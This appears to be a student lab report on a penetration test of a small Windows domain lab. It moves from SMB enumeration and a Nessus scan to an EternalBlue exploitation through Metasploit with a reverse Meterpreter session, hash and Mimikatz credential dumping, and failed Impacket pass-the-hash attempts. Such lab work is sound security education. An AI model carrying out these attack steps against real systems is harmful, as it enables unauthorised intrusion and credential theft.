When we ran enum4linux against both 10.0.0.30 (the Windows client) and 10.0.0.20 (the domain controller), we saw two kinds of behavior: basic information leaking out easily, and almost everything else failing with NT_STATUS_ACCESS_DENIED. Understanding why these results look the way they do requires understanding how modern Windows handles anonymous connections.

In both scans, we saw enum4linux retrieve a few pieces of information immediately:

- The domain name: CYT100GROUP11
- Netstat information such as workgroup name, workstation name, and server roles
- Confirmation that the machine is part of a domain
- That the machine accepts a session using a blank username and blank password (anonymous SMB session)

2. All Sensitive Enumeration Attempts Are Blocked

Every time enum4linux tries to enumerate something more important such as users, shares, SIDs, OS information, password policy, groups—Windows responds with the same failure:

NT_STATUS_ACCESS_DENIED

This happens because modern Windows no longer allows the “null session” enumeration that old hacking tools relied on. Modern day windows machines enforce SMB security policies that prevent unauthenticated LDAP, RPC, or SAMR requests.

This is why we repeatedly see errors like:

- “Could not initialize lsarpc”
- “Could not initialise srvsvc”
- “NT_STATUS_ACCESS_DENIED”
- “RID cycling not possible”
- “Connection to 10.0.0.xx failed (NT_STATUS_RESOURCE_NAME_NOT_FOUND)”

The OS is refusing to give any useful information without authentication.

SMBclient:



Figure 3.10: Smbclient anonymous login (null)

When we used smbclient -L //10.0.0.30 -N and smbclient -L //10.0.0.20 -N, smbclient allowed us to log in anonymously, but it failed to enumerate any shares. This happened on both the Windows client system and the domain controller. Although the tool reports “Anonymous login successful,” the following attempts to list shares fail with the error NT_STATUS_RESOURCE_NAME_NOT_FOUND, followed by a fallback attempt to use SMB1, which also fails.

This behavior occurred because modern Windows systems do not permit anonymous SMB enumeration and no longer support SMB1. The command -N forces

smbclient to attempt a null (blank) authentication session, and while Windows still technically allows such a session to be created, it immediately denies access to any meaningful information. As a result, smbclient connects but cannot retrieve the share list.

After the initial failure, smbclient automatically attempts to reconnect using SMB1 because older enumeration techniques relied heavily on SMB1. However, SMB1 is disabled by default on all modern Windows systems due to security concerns such as the WannaCry ransomware outbreak. Because SMB1 is disabled, smbclient cannot fall back to older protocols and therefore fails entirely.

The end result is that we see a successful anonymous connection message, followed by an inability to list any shares or workgroup information. This is normal behavior for hardened or modern Windows environments. It tells us that while SMB is available and responding, the system enforces proper access controls and does not expose any share information without valid credentials.

3.2 Vulnerability Identification

To identify weaknesses within the network, we performed a full vulnerability scan using Nessus on the Kali Linux machine. After installing and launching Nessus, we configured a scan that targeted all systems inside our internal network range. Nessus first collected information about each machine, such as operating system, open ports, and supported services, and then compared that information against its database of known vulnerabilities. The scan results showed a clear difference between the two Windows systems. The Windows Server 2022 machine appeared mostly secure, with only a few low-severity findings related to configuration hardening. In contrast, the Windows 7 client machine contained several high-risk and critical issues. Nessus flagged missing security updates, outdated services, and most importantly, the MS17-010 vulnerability, also known as EternalBlue. The report not only confirmed that the Windows 7 machine was still using SMBv1 but also highlighted that this vulnerability could allow remote code execution without authentication. These findings guided the next steps of the assessment, as the EternalBlue vulnerability provided a direct path for exploitation and initial access to the target host. The scan results made it clear that the outdated client machine posed a major security risk to the entire network.



Figure 4.1: Installing Nessus



Figure 4.2: Installing Nessus

Vulnerability Scanning:



Figure 4.3: Total Network Scanned



Figure 4.4: Results of Windows 7 Scan (Multiple Vulnerabilities Recognized)



Figure 4.5: EternalBlue Vulnerabilty Information from Scan



Figure 4.6: Results of Nessus Scan for Windows Server 2022

3.3 Exploitation

After finding a vulnerability fom the Nessus scan, we've decided to use a vulnerability that's commonly known as EternalBlue. EternalBlue is a sophisticated software exploit that targets a vulnerability in the Microsoft Server Message Block version 1 (SMBv1) protocol, allowing an attacker to execute arbitrary code remotely on unpatched Windows systems. It was developed by the U.S. National Security Agency (NSA) and later leaked to the public by the hacker group The Shadow Brokers in April 2017.

We started by loading the EternalBlue module in msfconsole with the command:

" Use exploit/windows/smb/ms17_010_eternalblue"

This command tells Metasploit which module to use. After that, we set the target machine with "set rhost 10.0.0.30". This tells metasploit exactly which system it should communicate with over SMB. Then we set our own machine as the callback address using "set lhost 10.0.0.10", so the payload's reverse connection would know where to return. When we typed exploit, metasploit ran the exploit. The result is a "Meterpreter>" prompt to open.

What really happened behind the scenes:

EternalBlue works because old versions of Windows had a mistake in the SMBv1 file-sharing system that made them trust incoming network data too much. When we send a specially crafted SMB message, Windows tries to handle it normally, but the message is designed in a way that confuses the system and causes it to break its own memory rules. That memory mistake lets us slip in our own code and make Windows run it, even though we never logged in or had a password. Once that code runs, it loads our real payload, which is how we end up with full control of the machine. In simple terms, EternalBlue tricks Windows into "tripping over itself" and accidentally giving us access.



Figure 5.1: Use of EternalBlue Exploit (Metasploit Framework)



Figure 5.2: Use of EternalBlue Exploit – Meterpreter Session Open

3.4 Post Exploitation

Once the Meterpreter session was established on the Windows 7 client, we began the post-exploitation phase to understand the level of access we had gained and to extract information that would help us move deeper into the network. The first step was to verify our privilege level using the getuid command, which confirmed that we were running as NT AUTHORITY\SYSTEM, the highest level of access available in Windows. This meant the machine trusted our Meterpreter session as if we were the operating system itself. We then used sysinfo to gather system details, which revealed that the compromised host was a Windows 7 SP1 machine named CLIENT-PC. These checks confirmed that our exploit had not only succeeded but had granted us full system-level control.

full privileges confirmed, we moved on to credential extraction—one of the most valuable parts of post-exploitation. Using the hashdump command, we pulled all NTLM password hashes stored in the machine's SAM database, including the local Administrator account. Taking this a step further, we used the creds_all module, which leverages Mimikatz to search the machine's memory for any additional credentials. This allowed us to recover not only NTLM hashes but also plaintext passwords where Windows had cached them for ongoing sessions. These recovered credentials were crucial for the next phase of the assessment, because they provided the means to authenticate to other machines inside the domain.

Overall, the post-exploitation process demonstrated how quickly a full compromise can escalate once an attacker has SYSTEM-level access. From verifying privileges to extracting sensitive credentials directly from memory, every action we performed prepared us for lateral movement toward the domain controller in the following steps.



Figure 6.1: User Privilege



Figure 6.2: Hashdump



Figure 6.3: Creds_all (mimikatz) to dump hash and other credentials

3.5 Lateral Movement

In this step, we attempted to use the recovered NTLM hash with Impacket's psexec and wmiexec tools to gain remote command execution on the target system. While psexec was able to authenticate successfully—evidenced by finding the ADMIN$ share, uploading its service executable, and starting the temporary service—it never transitioned into an interactive shell, which indicates that the remote execution phase did not complete properly. We confirmed this failure when wmiexec was tested with the same hash: although it established an SMB connection, it stalled after reporting the SMBv3 dialect in use and never produced a command prompt. Together, these results

show that the administrator hash was valid for authentication, but neither psexec nor wmiexec succeeded in providing a functional remote shell, demonstrating that remote code execution was not achieved through these methods.

Lateral Movement - psexec



Figure 7.1: Impacket – psexec (Didn't work)

Figure 7.2: Impacket – Wmiexec (Didn't work)

